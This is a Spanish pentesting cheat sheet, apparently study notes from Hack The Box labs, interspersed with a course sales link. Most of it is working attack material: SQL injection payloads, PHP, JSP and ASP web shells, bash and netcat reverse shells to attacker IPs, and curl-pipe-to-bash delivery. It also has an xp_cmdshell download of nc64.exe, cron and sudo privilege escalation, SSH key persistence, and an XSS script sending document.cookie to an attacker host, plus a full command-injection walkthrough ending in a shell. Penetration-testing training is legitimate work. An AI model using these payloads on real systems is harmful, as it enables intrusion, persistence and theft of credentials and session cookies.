Luego vamos a la ruta prueba.php?cmd=id mediante GET
```

INYECCIÓN SQL SLEEP:

```
' or sleep(5)#
```

Concatenar:

Oracle 'foo'||'bar'

Microsoft 'foo'+'bar'

PostgreSQL 'foo'||'bar'

MySQL 'foo' 'bar' [Note the space between the two strings] CONCAT('foo','bar')

Version de DB:

```
Oracle      SELECT banner FROM v$version
              SELECT version FROM v$instance
Microsoft   SELECT @@version
PostgreSQL  SELECT version()
MySQL       SELECT @@version
```

Extraer contenido de la DB – Union:

Oracle	SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'
Microsoft	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
PostgreSQL	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
MySQL	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

Basado en error:

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual
Microsoft	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END
PostgreSQL	1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN CAST(1/0 AS INTEGER) ELSE NULL END)
MySQL	SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')

Delay (basado en tiempo):

Oracle	dbms_pipe.receive_message('a'),10
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10) (' pg_sleep(10))

Basado en tiempo (Condicional):

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a' dbms_pipe.receive_message('a'),10 ELSE NULL END FROM dual
Microsoft	IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END
PostgreSQL	'%3bselect+case+when+(username='administrator'+and+substring(password,11,1)=d)+the n+pg_sleep(4)+else+pg_sleep(0)+end+from+users-- (Anotacion de practica)
MySQL	SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')

Bases de datos en ORACLE:

Comandos:

Dual esta por defecto dentro de la DB Oracle, es necesario usarlo al comienzo como veremos en los comandos para darnos cuenta de la existencia de las DBs.

```
' union select null,null from dual-- -  
' union select table_name,null from all_tables-- -  
' union select column_name,null from all_tab_columns where table_name='USERS_IKASSX'-- -  
' union select USERNAME_RKWMIL,PASSWORD_SRSYOI from USERS_IKASSX-- -  
  
Concatenando  
' union select USERNAME_RKWMIL||':'||PASSWORD_SRSYOI,null from USERS_IKASSX-- -
```

GOBUSTER - DIRECTORIOS:

- Escaneo de archivos y directorios

```
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100  
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php  
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --no-error
```

GOBUSTER - SUBDOMINIOS:

- descubrimiento de subdominios

```
gobuster dns -d unoraya.com -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -t 200  
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -t 100
```

GOBUSTER – VHOST:

```
Enumerar subdominios  
gobuster vhost -u http://url.com -w subdomains-top1million-5000.txt -t 200
```

Ejecución de comandos en un sistema Linux mediante un archivo Shell.php:

- Podemos utilizar el siguiente PHP one-liner que utiliza la función system() que toma el parámetro URL cmd como entrada y lo ejecuta como un comando del sistema.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php | Creamos archivo con nano y nombre Shell.php
```

- Al ingresar en la url víctima, ingresamos al nombre del archivo **shell.php**, se debe agregar un parámetro GET **?cmd=** podemos ver el siguiente ejemplo:

```
http://example.com/shell.php?cmd=whoami
```

Reverse Shell – Bash archivo shell.sh:

- Obtengamos una shell inversa creando un nuevo archivo shell.sh que contenga la siguiente carga útil de shell inversa bash que se conectará de nuevo a nuestra máquina atacante en el puerto 4321.

```
#!/bin/bash  
bash -i >& /dev/tcp/<IP>/4321 0>&1  
bash -c 'bash -i >& /dev/tcp/<IP>/4321 0>&1'
```

Servidor local a la escucha:

- Para compartir archivos locales.

```
python3 -m http.server 8000
```

Generador de reverse shell on line:

```
https://www.revshells.com  
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
```

Curl:

- Podemos utilizar la utilidad curl para obtener el archivo de shell inversa bash de nuestro host atacante y luego canalizarlo a bash con (| bash) para ejecutarlo. Por lo tanto, vamos a visitar la siguiente URL que contiene la carga útil que subimos en el navegador anteriormente.

http://example.hbt/shell.php?cmd=curl%20%3CYOUR_IP_ADDRESS%3E:8000/shell.sh bash	
http://example.hbt/shell.php?cmd=curl%2010.10.14.134:8000/shell.sh sh	
curl example.com	Solicitud Get basica
curl -O inlanefreight.com/index.html	Descargamos index.html con el mismo nombre
curl -O 165.232.98.59:32630/download.php	Descargamos download.php con el mismo nombre
curl -k https://example.com	Omitir la validación del certificado HTTPS (SSL)
curl example.com -v	Modo verbose
curl example.com -L	Seguir redireccionamiento
curl -I https://www.example.com --no-check-certificate	Enviar solicitud HEAD (solo imprime encabezados de respuesta) (Saltar certificado)
curl -i https://www.example.com	Imprimir encabezados de respuesta y cuerpo de respuesta
curl https://www.example.com -A 'Mozilla/5.0'	Establecer encabezado de agente de usuario
curl -u admin:admin http://<SERVER_IP>:<PORT>/	Establecer credenciales de autorización básicas HTTP
curl http://admin:admin@<SERVER_IP>:<PORT>/	Pase las credenciales de autorización básicas de HTTP en la URL
curl -H 'Authorization: Basic YWRtaW46YWRtaW4=' http://<SERVER_IP>:<PORT>/	Establecer encabezado de solicitud, (passwd en base64 : YWRtaW46YWRtaW4=)
curl 'http://<SERVER_IP>:<PORT>/search.php?search=le'	Pasar parámetros GET
curl -X POST -d 'username=admin&password=admin' http://<SERVER_IP>:<PORT>/	Enviar solicitud POST con datos POST

curl -b 'PHPSESSID=c1nsa6op7vtk7kdis7bcnbadf1' http://<SERVER_IP>:<PORT>/	Establecer cookies de solicitud
curl -X POST -d '{"search":"london"}' -H 'Content-Type: application/json' http://<SERVER_IP>:<PORT>/search.php	Enviar solicitud POST con datos JSON

Ejecutar LinEnum.sh sin descargarlo:

```
curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
```

CURL Reverse shell:

(Maquinas Redcross y validation en htb)

(RCE ejecución remota de comandos, inyectando comandos a un servidor víctima que es vulnerable en un parámetro ip=x.x.x.x intentando agregar la ip a una White list o al eliminar la ip de la White list, (esta vuln se puede apreciar también en opciones o parámetros de ping) donde podemos aprovecharnos de esto y agregar un (;) y añadir otro comando para que el sistema víctima lo interprete)

En la víctima ingresamos el siguiente comando:

```
curl IP-atacante | bash  
curl http://IP-atacante | bash
```

En la máquina atacante creamos un archivo index.html con el siguiente código

```
#!/bin/bash  
bash -i >& /dev/tcp/IP-atacante/4321 0>&1  
python3 -m http.server 80
```


En la misma ruta que se ubica el index.html

En la máquina atacante ponemos a la escucha:

```
rlwrap nc -lvp 4321
```

EJEMPLO:

Creamos el archivo index.html



Ponemos el siguiente código para que el pc víctima lo ejecute y se conecte a nuestra máquina atacante.



Ponemos el pc atacante como servidor y compartir el archivo index.html.



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Ponemos el puerto del pc atacante a la escucha esperando la conexión desde la víctima.

```
[root@parrot]~[/home/botache/p]
└─#nc -lvpn 443
listening on [any] 443 ...
```

Verificamos que el servidor víctima refleje o muestre el contenido de nuestro index.html con (; curl y url o ip de nuestra maquina atacante).

```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
Cookie: PHPSESSID=3q9b94e0ssn93m4klo395irrh7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: https://admin.redcross.htb
Referer: https://admin.redcross.htb/?page=firewall
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
ip=10.10.14.23; curl http://10.10.14.23?id=12&action=deny
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 31 Jul 2023 15:04:44 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 refresh: 1;url=/?page=firewall
8 Vary: Accept-Encoding
9 Content-Length: 182
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 DEBUG: All checks passed... Executing iptables
14 Network access restricted to 10.10.14.23
15 #!/bin/bash
16
17 bash -i >& /dev/tcp/10.10.14.23/443 0>&l
18 bash -i >& /dev/tcp/10.10.14.23/443 0>&l
```

Ahora solo agregamos | bash para que el pc víctima ejecute el código dentro de su sistema y lo interprete, al interpretarlo el pc víctima se conectara al pc atacante.

```
ip=10.10.14.23; curl http://10.10.14.23 | bash?id=12&action=deny
```

Vemos como recibimos la conexión en el pc atacante.

```
[root@parrot]~[/home/botache/programas]
└─#nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.113] 51298
bash: cannot set terminal process group (1023): Inappropriate ioctl for device
bash: no job control in this shell
www-data@redcross:/var/www/html/admin/pages$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@redcross:/var/www/html/admin/pages$
```

Aws s3:

aws --endpoint=http://s3.thetoppers.htb s3 ls	Ver o listar los buckets de aws
aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb	Ver o listar lo que hay dentro de un buckets de aws
aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb	copiar un archivo del pc local al bucket de aws, para el ejemplo el archivo shell.php (también podemos subir shell.sh)
http://example.htb/shell.php?cmd=curl%2010.10.14.134:8000/shell.sh sh	ver un archivo específico (shell.php) que subimos al bucket

Mssql - Microsoft SQL server – DB de windows:

- Puerto 1433/tcp - mssqlclient.py/impacket (Microsoft SQL server – DB de windows)

sql_svc	esta cuenta de usuario está en todas las versiones de SQL Server 2005 >
python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.146.126 -windows-auth	Comando de conexión
mssqlclient.py <nombre_servidor>/nombre_instancia -windows-auth -no-ssl -d <nombre_base_datos> -u <nombre_usuario> -p <contraseña>	Ejemplo

- Comando para saber si somos administradores o no (1 para SI y 0 para NO)

```
SELECT is_srvrolemember('sysadmin');
```

- Comando para habilitar la ejecución de comandos en el server mssql

```
enable_xp_cmdshell
```

Binario nc (netcat) para window:

- Binario nc para windows (nc64.exe)
- Lo dejamos a la vista como servidor (http.server), para que lo descarguemos desde el pc de la víctima.

```
https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post\_page-----a2ddc3557403-----
```

- Servidor atacante:

```
sudo python3 -m http.server 80
```

En otra pestaña ponemos a la escucha por donde vamos a recibir la conexión desde el pc víctima a la atacante con el siguiente comando:

```
sudo nc -lvp 443
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

- Ahora, desde la víctima estando en mssql con un prompt como este (SQL (ARCHETYPE\sql_svc)@master>), ejecutamos lo siguiente para descargar el binario que se comparte desde el pc atacante en la ruta downloads y con -outfile ponemos nombre al archivo cuando se descarga automáticamente, para este ejemplo se le deja el mismo nombre nc64.exe:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.15.40/nc64.exe -outfile nc64.exe"
```

- Por último, ejecutamos el siguiente comando para obtener un reverse Shell desde el pc víctima al pc atacante el cual se le indica que haga la conexión por el puerto 443 que fue el puerto que dejamos al escucha desde la máquina atacante:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.15.40 443"
```

Comando para descargar winpeasx64.exe desde windows víctima:

```
powershell wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
```

```
Invoke-WebRequest -Uri
```

```
https://github.com/carlospolop/PEASS-  
ng/releases/latest/download/winPEASx64.exe -OutFile  
winpeas.exe ; ./winpeas.exe
```

One liner, se ejecuta directamente en la víctima mediante power shell

conexión a windows via psexec.py:

```
python3 psexec.py administrator@{TARGET_IP}
```

Diccionarios SecLists:

```
https://github.com/Anonimo501/SecLists
```

Whatweb:

- Podemos extraer la versión de los servidores web, los marcos de soporte y las aplicaciones utilizando la herramienta de línea de comandos whatweb. Esta información puede ayudarnos a identificar las tecnologías en uso y comenzar a buscar posibles vulnerabilidades, o también podemos usar wappalyzer.
- Whatweb es una herramienta útil y contiene muchas funciones para automatizar la enumeración de aplicaciones web en una red.

```
whatweb 10.10.10.121
```

```
whatweb --no-errors 10.10.10.0/24
```

Certificados:

- Los certificados SSL/TLS son otra fuente de información potencialmente valiosa si se utiliza HTTPS. Navegar <https://example/> y ver el certificado revela los detalles a continuación, incluida la dirección de correo electrónico y el nombre de la empresa. Estos podrían usarse potencialmente para realizar un ataque de phishing si esto está dentro del alcance de una evaluación.

Searchsploit:

- Herramienta para búsqueda de exploits públicos.

```
sudo git clone https://gitlab.com/exploit-database/exploitdb.git /opt/exploitdb
sudo ln -sf /opt/exploitdb/searchsploit /usr/local/bin/searchsploit
```

Metasploit Framework:

- Metasploit Framework (MSF) es una excelente herramienta para pentesters. Contiene muchos exploits incorporados para muchas vulnerabilidades públicas y proporciona una manera fácil de usar estos exploits contra objetivos vulnerables.
- Ejemplo de uso:

```
msfconsole
search exploit eternalblue
use exploit/windows/smb/ms17_010_psexec
show options
set RHOSTS 10.10.10.40
set LHOST tun0
check
exploit
```

Shell inversa:

- El comando que ejecutamos depende del sistema operativo en el que se ejecuta el host comprometido, es decir, Linux o Windows, y a qué aplicaciones y comandos podemos acceder. La página [Payload All The Things](#) tiene una lista completa de comandos de shell inverso que podemos usar que cubren una amplia gama de opciones dependiendo de nuestro host comprometido.
- Otra pagina puede ser <https://www.revshells.com>

nc -lvp 1234	Atacante a la escucha
bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'	Código bash para reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1 nc 10.10.10.10 1234 >/tmp/f	Otro ejemplo de reverse shell para bash
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.10.10.10",1234)	Código completo aquí: https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbcd3

Actualizar shell TTY (1):

- Una vez que nos conectemos a un shell a través de Netcat, notaremos que solo podemos escribir comandos o retroceder, pero no podemos mover el cursor de texto hacia la izquierda o hacia la derecha para editar nuestros comandos, ni podemos subir y bajar para acceder al historial de comandos. Para poder hacer eso, necesitaremos actualizar nuestro TTY. Esto se puede lograr mapeando nuestro TTY terminal con el TTY remoto.

```
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/sh")'
```

Actualizar shell TTY (2):

- Después de ejecutar este comando, presionaremos **ctrl+z** para poner en segundo plano nuestro shell y volveremos a nuestro terminal local, e ingresaremos el siguiente comando stty:

stty raw -echo	
fg	
[Enter]	
export TERM=xterm-256color	
stty rows 67 columns 318	
Stty rows 51 columns 189	Ajustar nano

- Una vez que hagamos eso, deberíamos tener un shell netcat que use todas las funciones de la terminal, como una conexión SSH.

Actualizar shell TTY (3):

Comandos:

script /dev/null -c bash	
Ctrl + Z	
stty raw -echo; fg	
reset xterm	
tty – si al dar el comando tty vemos un /dev/pts/0 es porque ye tendremos una shell interactiva y podremos hacer Ctrl+C	
echo \$TERM	Para ver que vale TERM
export TERM=xterm	Podremos hacer Ctrl+L
stty size	En maquina atacante para ver filas y columnas
stty rows 45 columns 174	victima – para tener nano bien proporcionado
Remplazar el 45 y 174	

Web Shell:

- Un Web Shell suele ser un script web, es decir, PHP o ASPX, que acepta nuestro comando a través de parámetros de solicitud HTTP como parámetros de solicitud GET o POST, ejecuta nuestro comando e imprime su salida en la página web.
- Ejemplos:

<?php system(\$_REQUEST["cmd"]); ?>	PHP
<code style="color: red;"><?php system(\$_REQUEST["cmd"]); ?></code>	PHP con color rojo
<%Runtime.getRuntime().exec(request.getParameter("cmd"));%>	JSP
<% eval request("cmd") %>	ASP

Subir un Web Shell: RUTAS

- Una vez que tengamos nuestro shell web, debemos colocar nuestro script de shell web en el directorio web del host remoto (webroot) para ejecutar el script a través del navegador web. Esto puede ser a través de una vulnerabilidad en una función de carga, que nos permitiría escribir uno de nuestros shells en un archivo, es decir, shell.php cargarlo y luego acceder a nuestro archivo cargado para ejecutar comandos.
- Sin embargo, si solo tenemos la ejecución de comandos remotos a través de un exploit, podemos escribir nuestro shell directamente en webroot para acceder a él a través de la web. Entonces, el primer paso es identificar dónde está el webroot. Los siguientes son los webroots predeterminados para servidores web comunes:

Servidor web	Raíz web predeterminada
Apache	/var/www/html/
Nginx	/usr/local/nginx/html/
IIS	c:\inetpub\wwwroot\
XAMPP	C:\xampp\htdocs\

- Ejemplo para server Apache:

```
echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
```



Escalada de privilegios:

- Algunos links para escalada de priv:

https://github.com/Anonimo501/Linux-Privilege-Escalation-Basics
https://github.com/swisskyrepo/PayloadsAllTheThings
https://github.com/carlospolop/PEASS-ng
https://github.com/IvanGlinkin/AutoSUID
https://github.com/sleventyeleven/linuxprivchecker
https://gtfobins.github.io - Linux https://lolbas-project.github.io/ - Windows

- Otra manera puede ser:

sudo -l
sudo -u user2 /bin/bash
find \-perm -4000 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -perm /4000 2>/dev/null
find \-user hagrid98 2>/dev/null
find / -path /sys -prune -o -path /proc -prune -o -type f -name passwd

En Tareas programadas: cron - crontab

- Podemos modificar un script del sistema víctima que se esté ejecutando para que cuando se vuelva a ejecutar ejecute nuestro código malicioso (Reverse Shell o escalada de privilegios).

cat /etc/crontab	ls -la /etc/cron.*
/etc/crontab	
/etc/cron.d	
/var/spool/cron/crontabs/root	

Si encontramos un script en /etc/crontab para modificar podemos usar el siguiente código para remplazar el script (**para php**):

<?php system("chmod u+s /bin/bash"); ?>	
	Para .sh en la última línea del script encontrado en pc víctima pegamos la siguiente linea:
chmod u+s /bin/bash	
watch -n 1 ls -l /bin/bash	Estamos pendientes de que cambie los permisos -rwxr-xr-x a rwsr-xr-x
bash -p	Por último tipeamos bash -p y seremos root

Contrasenñas expuestas:

Configuración de archivos	
Logs de archivos	
bash_history	Linux
PSReadLine	Windows

SSH conexiones:

chmod 600 id_rsa	
ssh user@10.10.10.10 -i id_rsa	
/home/user/.ssh/authorized_keys	
/home/user/.ssh/id_rsa	

SSH movimiento lateral: (Para conectarnos via ssh sin contraseña – para no perder conexión)

ssh-keygen	en atacante (/root/.ssh/id_rsa.pub): copiamos
/ruta/.ssh/authorized_keys	Y Pegamos en victima la id_rsa.pub del atacante

Linpeas:

Descargar al pc local

```
curl -LO https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

oneliner

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Linpeas en Local network (Red local):

sudo python -m http.server 80	Atacante
curl 10.10.10.10/linpeas.sh	Victima

Linpeas con wget:

```
wget -O - https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | bash  
wget -O - http://IPATACANTE:8000/linpeas.sh | bash
```

Transferencia de archivos:

python3 -m http.server 8000	Atacante a la escucha
wget http://IP:Port/nombre-archivo.sh	Descargamos archivo en el pc victima
scp archivo.sh user@remotehost:/tmp/archivo.sh	Necesita credenciales para enviar el archivo

Script que podemos ejecutar en la victim o vulnerabilidad de tarea programada (priv escalation):

- Atacante a la escucha: nc -lvpn 443
- Suponiendo que tenemos el acceso a la víctima, tipeamos el comando `sudo -l` y vemos algo como lo siguiente:

```
User nibbler may run the following commands on Nibbles:  
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```
- Podemos apreciar que es posible ejecutar el script para este ejemplo monitor.sh
- Ejecutamos el siguiente comando en la victim (agregamos un shell inverso de una sola linea al final del script, luego de haber hecho una copia del script, para este ejemplo monitor.sh):

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP-atacante> 443 >/tmp/f' | tee -a monitor.sh  
sudo /home/nibbler/personal/stuff/monitor.sh
```

Y lo ejecutamos

Nota: con lo anterior deberíamos tener una shell inversa en nuestro pc atacante como usuarios root.

Resolución de problemas de conexión:

Luego de usar proxy web (foxy proxy) – si las páginas no cargan verificar que este en turn off
ssh-keygen - En caso de que comencemos a enfrentar algunos problemas con la conexión a los servidores SSH o la conexión a nuestra máquina desde un servidor remoto

Metodos de solicitud:

GET	Solicita un recurso específico. Se pueden pasar datos adicionales al servidor a través de cadenas de consulta en la URL (p. ej., <code>?param=value</code>).
POST	Envía datos al servidor. Puede manejar múltiples tipos de entrada, como texto, archivos PDF y otras formas de datos binarios. Estos datos se adjuntan en el cuerpo de la solicitud presente después de los encabezados. El método POST se usa comúnmente cuando se envía información (por ejemplo, formularios/inicios de sesión) o se cargan datos en un sitio web, como imágenes o documentos.
HEAD	Solicita los encabezados que se devolverían si se hiciera una solicitud GET al servidor. No devuelve el cuerpo de la solicitud y, por lo general, se realiza para verificar la longitud de la respuesta antes de descargar los recursos.
PUT	Crea nuevos recursos en el servidor. Permitir este método sin los controles adecuados puede conducir a la carga de recursos maliciosos.
DELETE	Elimina un recurso existente en el servidor web. Si no se protege adecuadamente, puede provocar una denegación de servicio (DoS) al eliminar archivos críticos en el servidor web.
OPTIONS	Devuelve información sobre el servidor, como los métodos aceptados por este.
PATCH	Aplica modificaciones parciales al recurso en la ubicación especificada.

Código de respuesta HTTP:

1xx	Proporciona información y no afecta el procesamiento de la solicitud.
2xx	Devuelto cuando una solicitud tiene éxito.
3xx	Devuelto cuando el servidor redirige al cliente.
4xx	Significa solicitudes inapropiadas <code>from the client</code> . Por ejemplo, solicitar un recurso que no existe o solicitar un formato incorrecto.
5xx	Devuelto cuando hay algún problema <code>with the HTTP server</code> en sí.

200 OK	Devuelto en una solicitud exitosa, y el cuerpo de la respuesta generalmente contiene el recurso solicitado.
302 Found	Redirige al cliente a otra URL. Por ejemplo, redirigir al usuario a su tablero después de un inicio de sesión exitoso.
400 Bad Request	Devuelto al encontrar solicitudes con formato incorrecto, como solicitudes con terminadores de línea faltantes.
403 Forbidden	Significa que el cliente no tiene acceso adecuado al recurso. También se puede devolver cuando el servidor detecta una entrada maliciosa del usuario.
404 Not Found	Devuelto cuando el cliente solicita un recurso que no existe en el servidor.
500 Internal Server Error	Devuelto cuando el servidor no puede procesar la solicitud.

Top 20 errores más comunes que cometan los desarrolladores web y que son esenciales para nosotros como probadores de penetración son:

No. Error

1. Permitir que datos no válidos entren en la base de datos
2. Centrándose en el sistema como un todo
3. Establecimiento de métodos de seguridad desarrollados personalmente
4. Tratar la seguridad como su último paso
5. Desarrollo de almacenamiento de contraseñas de texto sin formato
6. Creación de contraseñas débiles
7. Almacenamiento de datos sin cifrar en la base de datos
8. Depender excesivamente del lado del cliente
9. Ser demasiado optimista
10. Permitir variables a través del nombre de ruta de URL
11. Confiar en código de terceros
12. Codificación de cuentas de puerta trasera
13. Inyecciones SQL no verificadas
14. Inclusiones de archivos remotos
15. Manejo inseguro de datos
16. No cifrar los datos correctamente
17. No usar un sistema criptográfico seguro
18. Ignorando la capa 8
19. Revisar las acciones del usuario
20. Configuraciones incorrectas del cortafuegos de aplicaciones web

HTML inyección (examples):

```
<a href="http://www.example.com">Click Me</a>
```

XSS Inyección (examples):

```
<img src=/ onerror=alert(document.cookie)>
```

```
Probar conexión del ip víctima al pc atacante
```

```
';var xhr = new XMLHttpRequest(); xhr.open("GET", "http://ip.com", true); xhr.send();'
```

```
<script src="http://ip-atacante/xss"></script> (esperando petición) python3 -m http.server 80
```

```
Si lo anterior funciona, intentemos robar cookies con un archivo .js (pwned.js)
```

```
En el campo vulnerable de inyección del código XSS
```

```
<script src="http://10.10.14.23/pwned.js"></script>
```

```
Creamos pwned.js
```

```
var request = new XMLHttpRequest();
request.open('GET', 'http://10.10.14.23/?cookie=' + document.cookie);
request.send();
```

```
Otra opción sería usar el siguiente código y no el anterior (opcional)
```

```
fetch('http://10.10.14.23/?cookie=' + encodeURIComponent(document.cookie))
  .then(response => {
    // Manejar la respuesta aquí
  })
```

```
})
.catch(error => {
  // Manejar errores aquí
});
```

Ponemos en la misma ruta del archivo pwned.js a la escucha esperando la cookie

```
python3 -m http.server 80
```

Servidores web más populares:

Apache	Nginx	IIS
Apache Tomcat		

Instalación de ffuf:

Ir a la ruta de ffuf: <https://github.com/ffuf/ffuf>



```
tar -xvf ffuf_2.1.0_linux_amd64.tar.gz
```

```
sudo mv ffuf /usr/local/bin/
```

```
ffuf
```

Ffuf: <https://github.com/ffuf/ffuf> (Enumeración de subdominios y vhost)

Nota: si echamos un vistazo a esta lista de palabras ([/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt](#)), notaremos que contiene comentarios de derechos de autor al principio, que pueden considerarse parte de la lista de palabras y desordenar los resultados. Podemos usar el siguiente comando para deshacernos de estas líneas con la opción -ic.

<vhhost>.example.com	Virtual Hosting
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ	Fuzzing de directorios
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -ic	Quita comentarios del Dicc
ffuf -w wordlist.txt -u http://example.com/FUZZ -fc 403,404	Omite código de estado
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -fs 302	Omite los códigos Size
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/indexFUZZ	Fuzzing de extensión
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php	Fuzzing de página
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v	Fuzzing recursivo
ffuf -w wordlist.txt:FUZZ -u https://FUZZ.hackthebox.eu/	Fuzzing de subdominio
ffuf -w wordlist.txt:FUZZ -u http://academy.hbt:PORT/ -H 'Host: FUZZ.academy.hbt' -fs xxx	Fuzzing de VHost
ffuf -w wordlist.txt:FUZZ -u http://admin.academy.hbt:PORT/admin/admin.php?FUZZ=key -fs xxx	Fuzzing de parámetros - GET

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx	Fuzzing de parámetros - POST
ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx	Fuzzing de valor
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -r	Seguir redirección con -r
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -k	Omitir el certificado SSL

Diccionarios:

/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt	Directorios/archivos
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Dominios - VHost
/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt	Vhost
/SecLists/Discovery/Web-Content/burp-parameter-names.txt	Parámetros (?FUZZ=) LFI u otros
/SecLists/Discovery/Web-Content/common.txt	Parámetros (?FUZZ=)
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Lista corta - enumerar subdominios
https://github.com/Anonimo501/AllPayloadsAttacks501	AllPayloadsAttacks501
/usr/share/wordlists/wfuzz/Injections/ All_attack.txt	SQLi, xss, lfi, inyección de comandos, etc
/SecLists/Discovery/Web-Content/ raft-large-extensions-lowercase.txt	Diccionario de extensiones

BASH: crear dicc de 1 - 1000

- Escribe todos los números del 1 al 1000 en un archivo ids.txt:

```
for i in $(seq 1 1000); do echo $i >> dic.txt; done
```

Transferencia de archivos:

Codificación y decodificación de PowerShell Base64: (Pasar archivos en base64)

- Archivo que queramos transferir htb.txt, podemos utilizar diferentes métodos que no requieren comunicación de red. Si tenemos acceso a una terminal, podemos codificar un archivo en una cadena base64, copiar su contenido desde la terminal y realizar la operación inversa, decodificando el archivo en el contenido original. Veamos cómo podemos hacer esto.

Comandos:

md5sum id_rsa	Obtenemos el hash MD5 128-bit
cat htb.txt base64 -w 0;echo	Ciframos el archivo htb.txt en base64

```
[root@parrot]~[~/home/botache/programas/htb-academy]
└─# md5sum htb.txt
e595682a6bc4c410fb5b5c00ada40169  htb.txt
[root@parrot]~[~/home/botache/programas/htb-academy]
└─# cat htb.txt | base64 -w 0;echo
